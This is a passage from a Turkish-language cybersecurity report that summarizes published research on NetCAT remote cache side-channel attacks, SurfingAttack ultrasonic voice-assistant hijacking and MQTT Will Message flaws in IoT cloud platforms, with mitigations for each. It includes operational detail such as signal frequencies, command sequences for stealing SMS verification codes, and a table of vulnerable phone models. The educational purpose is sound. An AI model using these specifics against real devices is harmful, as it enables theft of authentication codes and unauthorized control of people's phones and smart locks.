
TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

12. NetCAT: Uzaktan Önbellek Saldırıları ile Bilgi Sızıntısı Mümkün mü?

İşlemci mimarileri genelde ana belleğe erişimi hızlandırmak için ön bellek (cache) kullanır. Ön bellekler işlemciye yaklaştıkça boyut olarak küçülür ancak hızları artar. Günümüz işlemci mimarisinde yaygın olarak 3 seviye ön bellek kullanımından bahsedebilir. Çekirdeklere en yakın durumda L1 önbellek ve onlardan biraz daha büyük L2 önbellek çekirdeğin dışında bulunur. Tüm çekirdeklerin ortak kullanabileceği son seviye önbellek (LLC - Last Level Cache) ise adı üzerinde son noktada yer alan daha büyük bir önbellektir.

Özellikle sunucu tarafındaki uygulamaların getirdiği hız gereksinimleri üreticileri ön bellek mimarisi üzerinde bazı değişiklikler yapmaya zorlamaktadır. Örneğin Intel, Xeon E5 sunucu işlemcilerinden başlayarak DDIO (Data-Direct I/O) mimarisi ile bazı bilgisayar bileşenlerinin doğrudan son seviye ön belleğe (LLC) erişmesini sağladı (Şekil 52). Örneğin ağ kartları, GPU'lar gibi bazı PCIe kartlar doğrudan bu alanlara yazıp okuyabiliyor ve yüksek hız gerektiren uygulamalarda performans artışı sağlıyor.

Ancak PCIe üzerinden ağ kartlarının da ulaşabileceği bu tür ortak önbellekler, bazı güvenlik problemlerini de beraberinde getirmektedir. Ön bellek saldırılarının genel mantığı ortak kullanılan bu alanlardan bilgi sızıntısı elde etmek üzerine kuruludur. Yan kanal analizlerini kullanan bu tür saldırılar genelde saldırganın belleği özel yöntemlerle sorgulayarak verinin kendisine ulaşma zamanını gözlemlemesine dayanmaktadır. Veri ön bellekte ise çok daha hızlı, ön bellekte yer almıyorsa görece daha yavaş



Şekil 50: Intel DDIO Mimarisi ve LLC Önbelleğe Erişim.

iletilmektedir. Özellikle kriptografik işlemlerde önbellekteki veri gizli anahtara oldukça bağımlı olduğundan bu tür saldırılar oldukça etkili olabilmektedir.


2005 yılında Osvik, Shamir ve Tromer tarafından geliştirilen Prime + Probe tekniği pratik olarak kriptografik anahtarların önbellek üzerinden ele geçirilmesine izin veriyor[29]. Buradaki teknik saldırganın kontrolünde bir uygulamanın ortak ön belleğe bir ajan uygulama vasıtasıyla veri ya da komut setleri yazmasıyla başlıyor. Aslında yazılan verinin çok bir önemi yok, burada önemli olan saldırganın yazdığı veriye sürekli erişmeye çalışarak erişim sırasında meydana gelen gecikmeyi ölçebilmesi. Eğer sürede bir değişim yoksa veri halen önbellektedir, ancak aynı anda başka bir uygulamanın yaptığı kriptografik işlem saldırganın ölçüm yaptığı ön bellek bloklarını kullanırsa saldırgan kendi verisine erişirken bazı bloklar için bir gecikme yaşayacaktır. Bu ise o adresteki verinin değiştiğini gösterir. Bu tarz işlemlerde bellek adresi kriptografik anahtara bağımlı olduğundan saldırgana anahtar hakkında ipucu vermiş oluyor.

2005 yılındaki bu gelişmeden sonra ön bellek saldırıları farklı uygulama ve mimariler için de hızlı bir şekilde gelişmeye ve tehlikeli olmaya başladı. Konu hakkında birçok akademik yayın yapıldı. Özellikle saldırıların pratik olabilmesi bu alanda çalışan akademisyenlerin ve tabii saldırganların da dikkatini çekti. Ancak ön bellek saldırıları her ne kadar pratik gözükse de saldırganın gerekli yan kanal istatistiklerini elde etmek için çoğu zaman kurbanın işlem yaptığı bilgisayara fiziksel erişimi olması gerekiyordu.

Vrije (Amsterdam) ve ETH (Zürih) üniversitelerinden araştırmacılar "NetCAT: Practical Cache Attacks from the Network" adlı çalışmalarında yukarıdaki senaryonun uzaktan da pratik bir şekilde yapılabildiğini gösterdiler. Saldırının ilk detayları geçtiğimiz aylarda açıklanmıştı, Mayıs ayındaki IEEE S&P 2020 konferansında da teknik detayları yayınlandı[30].


Saldırı DDIO özelliğinin aktif olduğu bir Intel sunucuda gerçekleştirilebiliyor. Saldırgan uzaktan doğrudan bellek erişiminin (RDMA – Remote Direct Memory Access) açık olduğu sunucularda, bu özelliği barındıran ağ kartlarından sunucudaki ağ kartını kullanarak belleğe veri yazıp okumayı sağlıyor. Burada önemli olan nokta işletim sisteminin bu esnada bypass edilmesi. Tabii, işletim sistemi aradan çıkarıldığından bellek erişimleri denetimsiz kalıyor. Araştırmacılar kendi kontrollerindeki bir sunucudan RDMA açık olan bir sunucu ön belleğine Prime + Probe saldırısı yapılabildiğini, uygulama olarak da kurbanın SSH verisinin çalınabildiğini gösterdiler.

Şekil 51'de detayları verilen saldırı senaryosunda, saldırgan üzerinde SSH servisi barındıran RDMA sunucusu ile ağ arayüzünden bağlantıya geçiyor. Ağ arayüzüyle sunucu RAM'i üzerindeki bir alana veri yazarak kontrolünü sağlıyor ve yazdığı alana sürekli erişim yaparak gecikmeyi ölçüyor. Bu esnada aynı sunucuya SSH bağlantı yapan kurbanın paketleri de ön belleğe yazılmaya başlıyor. Ön bellekteki bu değişim saldırgan tarafından görülüyor.



Şekil 51: Saldırı senaryosu: RDMA ve DDIO aktif olmalı.

Bildiğimiz gibi SSH şifreli bir protokol ve doğru bir konfigürasyonda iki sunucu arasındaki verinin okunması mümkün değildir. SSH bağlantısı sırasında, örneğin terminale yazılan her bir karakter için sunucuya ayrı bir paket gitmektedir. Yine klavyedeki harflerin yazılış hızı da belli bir örüntüyü izliyor. Örneğin Q klavyede E'den sonra R harfinin yazım süresi, daha uzakta kalan B harfinin yazım süresinden çok daha az. Araştırmacılar makine öğrenme teknikleriyle gelen paketlerdeki süre farklarından kurban tarafından klavyede o anda yazılan karakterleri çıkartmayı başarabilmişler (Şekil 52).



Şekil 52: SSH bağlantısında klavyede basılan harflerin çıkarılması.

Şimdilik saldırının başarım hızı (SSH bağlantısındaki klavye hareketlerini ortaya çıkarma oranı) yüzde 11'lerde olsa da araştırmada kullanılan teknikler birçok başka saldırı yöntemine önayak olacaktır. Intel araştırmacıları ödüllendirmiş ancak herhangi bir yama çıkartmayacağını açıklamıştır. Intel, DDIO ve RDMA özelliği açık olan sunuculara güvenilmeyen ağlardan erişim verilmemesi gibi birtakım önlemler de önermiştir. Şu an saldırıyı önlemenin kesin olan tek yolu DDIO özelliğini kapatmak gibi gözükmektedir.

13. SurfingAttack: Ultrasonik Sinyallerle Sesli Asistanlara Yapılan İnteraktif Saldırı


Günümüzde yapay zekâ ve doğal dil işlemede sağlanan ilerlemeler sayesinde, insan makine etkileşiminde ses ilk ve baskın seçenek olarak kullanılmaktadır. Apple'ın Siri'si, Google'ın Google Asistanı, Amazon'un Alexa'sı ve bunların fonksiyonel olarak benzeri olan askeri platformlar oldukça ileri teknolojili ürünlerdir. Bu platformlar insanlarla ses aracılığıyla etkileşim kurmaktadır. Yapılan bazı çalışmalarda (DolphinAttack) sesli asistanların uzak mesafelerden gönderilen seslerle kontrol edilebildiği gösterilmiştir. Bu saldırı şeklini bir adım daha ileriye taşımak isteyen araştırmacılar, kurbanın farkına varmadan telefonunun sesli asistanını SMS'leri okumak ve hatta onun adına sahte aramalar yapmak için kullanmaya çalıştılar. Günümüzde bankalar, sosyal medya platformları vb. yerlerde yaygın olarak kullanılan iki aşamalı kimlik doğrulama yönteminin en önemli adımlarının çoğunlukla SMS üzerinden yapıldığı göz önüne alındığında bu tür bir saldırının ciddiyeti oldukça açıktır[31].

Yapılan çalışmalarda masa vb. katı cisimlerin üzerine bırakılan telefonların sesli asistanlarının kullanıcısının haberi olmadan aktive edilebildiği ve SMS okuma veya yazmada, hatta başkalarını arayarak onlarla interaktif olarak iletişim kurmada kullanılabildiği gösterilmiştir.

Böyle bir saldırı için altyapısal bazı gereklilikler söz konusudur. Örneğin sesli asistanlar kullanıcıların ses


karakterlerine duyarlıdır (OK Google, Hey Siri vb.). Saldırı düzenlenecek telefon gerekli sinyalleri taşıyacak bir katı malzeme üzerinde bulunmalıdır. Ayrıca saldırgan sesli komutları fark edilmemeleri için insanların duyma aralığında olmayan bir frekansta göndermelidir. Mobil cihazın sesi de sesli asistan tarafından dönen cevapların kurbanın dikkatini çekmeyeceği ama mobil cihazın yakınına gizlenen bir kayıt cihazının kaydedebileceği bir seviyede olmalıdır[31].

Yukarıda sayılan üç şarttan birincisine biraz daha derinlemesine bakmak gerekirse, havada yayılan ses dalgalarının aksine, katı cisimler üzerinde yayılan ultrasonik dalgalar daha farklı bir dağılım gösterir ve bileşenlerine ayrılır, bu yüzden saldırı için seçilecek ortamın dağılım değeri mümkün olduğunca düşük olmalıdır. Düşük dağılım değeri demek daha yoğun akustik enerji transferi demektir. Yapılan testler sırasında kısa bant ve 20-40 kHz aralığında sinyaller kullanıldığında optimum performans alındığı gözlenmiştir. Saldırının yapıldığı ortama (örneğin masa, cam yüzey vb.) ultrasonik sinyalleri aktarmak için piezoelektrik diskleri kullanılmıştır. Diğer belirlenmesi gereken bir saldırı parametresi de telefonun saldırı başlangıcında ayarlanacağı ses seviyesidir. Gürültü değeri değişen farklı ortamlarda yapılan incelemeler sonucunda belirli ses seviyelerinin kurban tarafından ortamdaki seslerden ayırt edilmesinin oldukça güç olduğu gözlenmiştir[31].



Şekil 53: Deney ortamı.

Başarılı bir saldırının gerçekleştirilebilmesi için ilk yapılması gereken telefonun konulacağı yüzeyin malzeme özelliklerinin tanımlanması ve bu yüzeyde en etkin biçimde ilerlemeye imkân sağlayacak baseband ve frekans değerlerinin tespit edilmesidir. Daha sonra hedef sesli asistanla etkileşime geçmeyi sağlayacak olan komutlar hazırlanmalı ve bunlar ultrasonik dalgalara dönüştürülmelidir. Sesli asistanın vereceği cevapları kaydetmek için kurbanının göremeyeceği fakat telefondan çıkan sesi alabilecek uygun bir yere gerekli kayıt cihazı (sıradan bir mikrofon olabilir) yerleştirilmelidir.




Şekil 54: SurfingAttack Sistem Yapı.

Şekil 56'da SurfingAttack saldırısının sistemsel yapısı görülmektedir. Kontrolör olarak adlandırılan bölüm saldırı öncesi hazırlanan sesli komutlar, text-to-speech (yazıdan konuşmaya çeviren modül) ve ses sentezi yapan kısımdan oluşmaktadır. Saldırı cihazı kısmı da kurbandan alınan ses çıktılarını toplamak ve kurbanın duyamayacağı sesli komutları ultrasonik sinyallere çevirerek mobil cihaza gönderme adımlarını gerçekleştirmektedir.


Yazıdan sese dönüştürme ve ses sentezi modülleriyle hazırlanan sesli komutlar için kontrolör gerekli baseband sinyallerini üretir. Daha sonra bunları tercihen Wi-Fi bağlantısı üzerinden saldırı cihazına gönderir. Masanın altına gizlenmiş olan saldırı cihazı da sahip olduğu sinyal işleme modülü ve ultrasonik dönüştürücüyle sesli komutları katı yüzey üzerinde yayılabilen ultrasonik sinyallere dönüştürür. Eş zamanlı olarak kayıt cihazı da kurbandan aldığı cevapları kontrolöre aynı bağlantı üzerinden geri gönderir. Eğer saldırı, örneğin telefon dolandırıcılığı gibi interaktif bir süreç gerektiriyorsa, bu adımlar sıralı olarak tekrarlanır.

Sesli arama ve SMS fonksiyonları bütün telefon modellerinde mevcuttur. Ayrıca SMS servisini kullanan iki faktörlü kimlik doğrulama bankalar, sosyal medya platformları ve e-posta servisleri olmak üzere yaygın olarak kullanılmaktadır. Eğer saldırgan bir şekilde SMS'leri veya aramaları kontrol edebilirse bu oldukça tehlikeli sonuçlara yol açacaktır. Şekil 55'te SMS olarak gelen bir doğrulama kodunun nasıl elde edileceği adım adım gösterilmiştir.

İlk adım olarak sesli asistanı uyandırmak ve telefonun ses seviyesini normal bir ofis ortamında insan kulağının ayırt edemeyeceği bir seviyeye indirmek için gerekli sesli komut ultrasonik dalga olarak masa üzerinden gönderilir: "OK Google, Turn the volume to three". Mobil cihaza doğrulama kodu geldiği zaman saldırgan "read my messages" sesli komutunu gönderir. Mesajları okuma komutunu alan Google Asistan, en son mesajın başlık bilgilerini okur ve mesajın tamamını duymak isteyip istemediğini sorar. Kayıt cihazı bu çıktıları alarak saldırgana gönderir. Kayıt cihazı olarak sıradan bir mikrofon kullanılabilir. Cevap olarak "hear it" aynı yöntemlerle telefona



Şekil 55: SMS Doğrulama Kodu Elde Etme.



Şekil 56: Sahtecilik Araması.

Üretici	Model	OS Versiyonu	Asistan	Saldırı Yöntemi			En iyi sinyal frekansı	Modulation depth & cosine fraction	Ortalama Amplitude
				Kayıt	Aktivasyon	Tanıma			
Google	Pixel	Android 10	Google	✓	✓	✓	28.2	m > 0.8, r=0.2~0.5	-35.6
Google	Pixel 2	Android 10	Google	✓	✓	✓	27.0	m > 0.8, r=0.2~0.5	-35.0
Google	Pixel 3	Android 10	Google	✓	✓	✓	27.0	m > 0.8, r=0.2~0.5	-35.2
Moto	G5	Android 7.0	Google	✓	✓	✓	27.0	m = 1, r=0.3~0.5	-35.2
Moto	Z4	Android 9.0	Google	✓	✓	✓	28.2	m > 0.8, r=0.2~0.5	-35.0
Samsung	Galaxy S7	Android 7.0	Google	✓	✓	✓	25.8	m > 0.8, r=0.2~0.5	-36.7
Samsung	Galaxy S9	Android 9.0	Google	✓	✓	✓	26.5	m > 0.8, r=0.2~0.5	-35.2
Xiaomi	Mi 5	Android 8.0	Google	✓	✓	✓	28.3	m > 0.8, r=0.2~0.5	-35.1
Xiaomi	Mi 8	Android 9.0	Google	✓	✓	✓	25.6	m = 1, r=0.3~0.5	-35.6
Xiaomi	Mi 8 Lite	Android 9.0	Google	✓	✓	✓	25.5	m = 1, r=0.3~0.5	-35.3
Huawei	Honor View 10	Android 9.0	Google	✓	✓	✓	27.7	m > 0.9, r=0.5	-35.0
Huawei	Mate 9	Android 8.0	Google	x	x	x	32.0	m > 0.8, r=0.1~0.5	-75.6
Samsung	Galaxy Note 10+	Android 10	Google	x	x	x	26.0	m > 0.8, r=0.1~0.5	-61.4
Apple	iPhone 5	iOS 10.0.3	Siri	✓	✓	✓	26.2	m > 0.8, r=0.5~0.6	-37.2
Apple	iPhone 5s	iOS 12.1.2	Siri	✓	✓	✓	27.1	m > 0.8, r=0.5~0.6	-36.8
Apple	iPhone 6+	iOS 11	Siri	✓	✓	✓	26.0	m > 0.8, r=0.2~0.5	-37.4
Apple	iPhone X	iOS 12.4.1	Siri	✓	✓	✓	26.0	m > 0.8, r=0.2~0.5	-37.3

Tablo 1: Saldırı düzenlenen telefon modelleri.

gönderilir. Ve son adımda doğrulama kodu kayıt cihazı yardımıyla saldırgana ulaşmış olur.

Bir diğer saldırı taktiği örneği de şudur. Bilinmeyen numaralardan gelen aramaları cevaplamamak oldukça yaygın bir davranıştır. Bunun altında yatan en büyük sebep ise arayan numaraya karşı duyulan güvensizliktir. Oysa SurfingAttack yöntemi kullanılarak yapılacak bir dolandırıcılık veya aldatma tabanlı aramada aranan kişinin bu önyargısı aşılarak aramaya cevap vermesi sağlanmakta ve istenilen bilgiler elde edilmektedir. Şekil 56'da sahtecilik içerikli bir aramanın adımları görülmektedir.

Bu saldırı yöntemi 17 popüler mobil cihaz kullanılarak test edilmiştir. Tablo 1'de kullanılan modeller ve test sonuçları hakkında bilgi verilmektedir.

SurfingAttack saldırısı temel olarak Huawei Mate 9 ve Samsung Galaxy Note 10+ ile başarısız olmuştur. Bunun sebebi her iki telefonun da kavisli yüzeylere sahip olmasıdır. Mate 9'un sadece arka yüzeyi kavisli iken, Note 10+'ın her iki yüzeyi de kavislidir. Testin farklılıklarından kurtulmak için Note 10+ üzerinde de Android 8.0 işletim sistemi yüklenerek test tekrarlandığında sonuçların değişmediği gözlenmiştir. Note 10+ üzerinde ultrasonik sinyaller ölçüldüğünde oldukça düşük değerlerle karşılaşılmış ve sonuç olarak telefonun yapısal şekli ve yapıldığı materyalin bu başarısızlığın sebebi olduğu anlaşılmıştır.

Alüminyum bir yüzey üzerinde 9 metre mesafeden saldırı başarıyla gerçekleştirilmiştir. Yapılan hesaplamalarda saldırı mesafesinin daha da yukarı çekilmesi olası olmakla birlikte bazı dezavantajları vardır; örneğin mesafenin uzatılması sonucu daha güçlü sinyaller üretilme ihtiyacı doğacaktır ve bu durum ultrasonik yüzeyde titreşimlere sebep olacağından saldırının fark edilmesine neden olacaktır.

SurfingAttack saldırısını önlemek için üç farklı öneri üzerinde durulabilir. İlk olarak dikkate alınması gereken kısım telefonların donanımsal tasarımlarının güçlendirilmesidir. Ultrasonik sinyaller cihazların şaseleri üzerinden mikrofonlarına iletilmektedir. Fiziksel yapılarda yapılacak üretim iyileştirmeleriyle ultrasonik sinyallerin mikrofona ulaşması engellenebilir.

Bir diğer etkili ve basit önlem ise cihazlarımızı farklı türdeki katmanlardan oluşan yüzeylere koymak olacaktır. Çünkü ultrasonik sinyallerin farklı yüzeylerde yayılım katsayıları farklı olduğundan ve aynı türde olmayan materyaller arasında geçiş yaparken kayıplar yaşanacağından sinyallerin telefonların mikrofonuna ulaşması engellenecektir.

Son olarak, yazılım bakımından alınabilecek önlemlerle sesli komutların gerekli özellikleri incelenip gerçek insan etkileşimi olmadığı anlaşılan diyaloglar reddedilebilir.


14. IoT Bulut Servislerinde Kullanılan MQTT Protokolünün Güvenliği

Nesnelerin interneti (IoT) cihazlarının popülerliği ve kolay kullanılabilir olmaları IT dünyasında IoT Bulut Platformları gibi yeni servislerin ortaya çıkmasını getirdi. Bu platformlar sayesinde IoT cihazlar, örneğin akıllı kilitler, termostatlar, akıllı aydınlatma sistemleri vb. ürünler internet üzerinden uzaktan kontrol edilebiliyor. AWS IoT Core, Microsoft Azure IoT Hub ve Samsung SmartThings bu platformların başlıca örnekleri. Bu tip servislerin merkezinde, IoT cihaz ile IoT Bulut platformu arasındaki iletişimi sağlayan mesajlaşma protokolleri var. AWS, Microsoft, IBM, Alibaba, Tuya, Google gibi birçok servis sağlayıcı MQTT (Message Queuing and Telemetry Transport) mesajlaşma protokolünü kullanmaktadır. MQTT, güvensiz ve düşük band genişliğine sahip kanallar üzerinden haberleşen kısıtlı bilgi işlem gücüne sahip cihazlar için geliştirmiş bir mesajlaşma protokolüdür. Bu özellikleri şüphesiz MQTT'i IoT dünyasında oldukça popüler hale getirmektedir. Ancak MQTT, güvenlik kaygıları ön planda tutularak tasarlanmış olmayan, kimlik doğrulama ve yetki tanımla aşamalarını içermeyen bir protokoldür. Bu noktada servis sağlayıcı platformlar kendi güvenlik katmanlarını MQTT ile entegre etmek durumundadır.

Yapılan testler servis sağlayıcıların güvenlik eklemelerine rağmen MQTT protokolünün çeşitli zafiyetler içerdiğini göstermiştir[32]. Saldırganın gerçekleştirebileceği ataklar olarak, kurban cihazın kontrolünün ele geçirilmesi (örneğin akıllı kilit kullanan bir kapının veya pencerenin açılması), kurbanın günlük rutini, sağlık ölçümleri veya konumu gibi kişisel bilgilerin sızdırılması, IoT cihazın servis dışı bırakılması, farklı IoT cihazlarının taklit edilerek bilgilerin maniple edilmesi sayılabilir. Bu gibi saldırıların etkilerini ölçmek için sekiz popüler IoT Bulut platformunun servislerini inceleyen Yan Jia ve arkadaşları söz konusu platformların kendilerine göre özelleştirdikleri MQTT protokolünde kritik zafiyetler keşfetmiştir[32].

Bulut tabanlı bir IoT sistemi tipik olarak üç bileşenden oluşur:


- Bulut sistemi
- IoT cihazı
- Kullanıcı ara yüzü (genellikle mobil uygulama)



Şekil 57: Bulut tabanlı IoT iletişiminin mimarisi.

Şekil 57'deki mimarinin kalbinde iletişimi yöneten bulut platformu yer alıyor. Mobil uygulama IoT cihaza kontrol komutları gönderir (kapıyı kilitle) ve cihazdan dönen mesajları alır (kapı açık mı, kapalı mı?). Bulut sistemi bu etkileşimi güvence altına almak için uygulama ve IoT cihazın kimliğini doğrular, ayrıca kullanıcının erişilmek istenen IoT cihaza yetkisi olup olmadığını kontrol eder.

MQTT protokolü, mesaj kaynağının mesajı konusuna veya içeriğine göre soyut bir sınıfa göndermesi ve bu sınıfı takip eden dinleyicilerin de gelen mesajları otomatik olarak alması prensibine göre çalışır. MQTT tabanlı IoT iletişiminin merkezinde *"message broker"* adı verilen bir yapı vardır. Bu kısım gelen mesajları konularına göre tutar. Herhangi bir MQTT istemcisi (mobil uygulama veya IoT cihazı) mesaj gönderdiğinde broker bunu ilgili konuyu takip eden bütün istemcilere gönderir. MQTT protokolünde istemci üç tip mesaj gönderebilir: CONNECT, PUBLISH ve SUBSCRIBE.




Şekil 58: IoT iletişiminde MQTT'nin kullanımı.

Şekil 58'de görüldüğü gibi IoT cihazı (akıllı klima) MQTT broker'a oturum açmak için CONNECT mesajı gönderir. Daha sonra bu oturuma SUBSCRIBE mesajıyla bir mobil uygulama kaydolur. Bundan sonra mobil uygulama, broker'a göndereceği mesajlarla akıllı klimayı başlatabilir veya kapatabilir. Akıllı klima da durumuyla ilgili mesajları aynı broker üzerinden mobil uygulamaya iletebilir.

MQTT protokolü siber güvenlik dikkate alınarak tasarlanmamıştır. Örneğin kimlik doğrulama veya yetkilendirme adımları bu mesajlaşma protokolünde mevcut değildir. IoT servis sağlayıcıları bu açığı kapatmak için kendi güvenlik politikalarını MQTT'ye eklemeye çalışmaktadır. Konuların takibinde istemcilere uygulanan kimlik doğrulama ve gönderilen komutların yetkilendirilmesi örnek olarak verilebilir.

Araştırmacılar IoT Bulut platformlarında kullanılan MQTT protokolünün güvenlik açısından analizini yaparak kritik zafiyetler bulmuştur[32]. Bu zafiyetlerin ilki "*Yetkisiz Will Mesajı*" saldırısıdır. İstemci takip etmek istediği bir konuya kaydolmak için broker'a Will Mesajı (CONNECT tipinde MQTT mesajıdır) gönderir. Will Mesajı, komut veya açık metin taşıyan bir mesaj türüdür. Eğer istemcinin broker ile bağlantısı DISCONNECT mesajı göndermeden koparsa, broker aynı konuyu takip eden bütün istemcilere Will Mesajını gönderecektir. Bu hata yakalama özelliği siber saldırılar düşünülerek geliştirilmiş bir yöntem olmadığından istismar edilebilir. Örneğin, kötü niyetli bir saldırgan IoT cihaza erişim izni dolduktan sonra da çalışması için hazırladığı bir Will Mesajını kaydolmak için kullanabilir. Daha somut bir örnek vermek gerekirse, evinize gelen bebek bakıcısına veya tamirciye kapının akıllı kilidine tek seferlik erişim izni verdiniz. Eğer bu kişi MQTT broker'a kaydolurken gönderdiği Will mesajını ileriki bir tarihte kilidin açılmasını sağlayacak komutla doldurarak gönderirse, kendisine verilen erişim izninin süresi dolduktan sonra da kilidi açabilecektir. Bu senaryonun şeması Şekil 59'da görülebilir.



Şekil 59: iRobot Üzerindeki Will Mesajı saldırısı.

